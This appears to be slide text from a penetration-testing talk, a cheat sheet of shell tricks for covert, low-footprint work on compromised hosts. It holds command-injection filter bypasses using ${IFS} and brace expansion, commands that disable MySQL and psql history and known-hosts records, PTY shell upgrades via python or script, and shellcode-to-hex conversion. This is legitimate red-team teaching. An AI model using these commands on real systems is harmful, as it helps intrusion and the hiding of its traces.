
STFU, other stuff
wget --no-hsts
export MYSQL_HISTFILE=/dev/null; mysql
ln -sf /dev/null ~/.psql_history; psql
vim -ni NONE file
ssh -o UserKnownHostsFile=/dev/null

Commands that snitch
ssh(1) uses your current username if you don’t specify one
rdesktop(1) and xfreerdp(1) do the same
ftp(1) does, but doesn’t actually send it until you log in
Local Opsec
~/.ssh/config
User root
~/.netrc
default login anonymous password anonymous@mozilla.org
~/.bashrc
alias rdesktop=”rdesktop -U Administrator”
Commands in Exploitation

Can’t use spaces
echo${IFS}this${IFS}has${IFS}no${IFS}spaces
{echo,this,has,no,spaces}

ls(1), cat(1) aren’t available
echo *
find . -maxdepth 1
while read line; do echo “$line”; done < file
head -n 99999

Read binary over text-only link
Bajillion ways to do this
● base64, xxd, hexdump, hd, od, openssl base64, perl, python
How you parse it on the other side depends on what worked on
target

Write binary over text-only link
printf %b "105114106177" > file.bin
xxd -r -p <<<454c467f > file.bin
perl -e 'print "105114106177"' > file.bin
Bonus!
Everything on the previous two slides is automatic on shell
sessions in Metasploit. Upload and download just work (tm).

Host some stuff
python -m SimpleHTTPServer 8080
python -m http.server 8080
ruby -run -e httpd
php -S 0:8080 # Interprets PHP, too
busybox httpd -p 8080

Spawning a PTY shell
script -q /dev/null # Uses $SHELL and is mostly portable
● script -qc /bin/bash /dev/null # Spawns bash the GNU way
● script -q /dev/null /bin/bash # Spawns bash the BSD way
python -c 'import pty; pty.spawn("/bin/bash")' # Popular!
expect -c 'spawn /bin/bash; interact' # Oldie but goodie
Many other ways (look for openpty(3) calls)

Convert shellcode to hex-escaped bytes
objcopy --dump-section .text=/dev/stdout shellcode | xxd -p | sed
's/../x&/g' | tr -d "n"
● Dump .text section
● Convert to hex
● Escape hex
● Delete newlines
hexdump -ve '"x" 1/1 "%02x"'
● Equivalent to xxd, sed, and tr
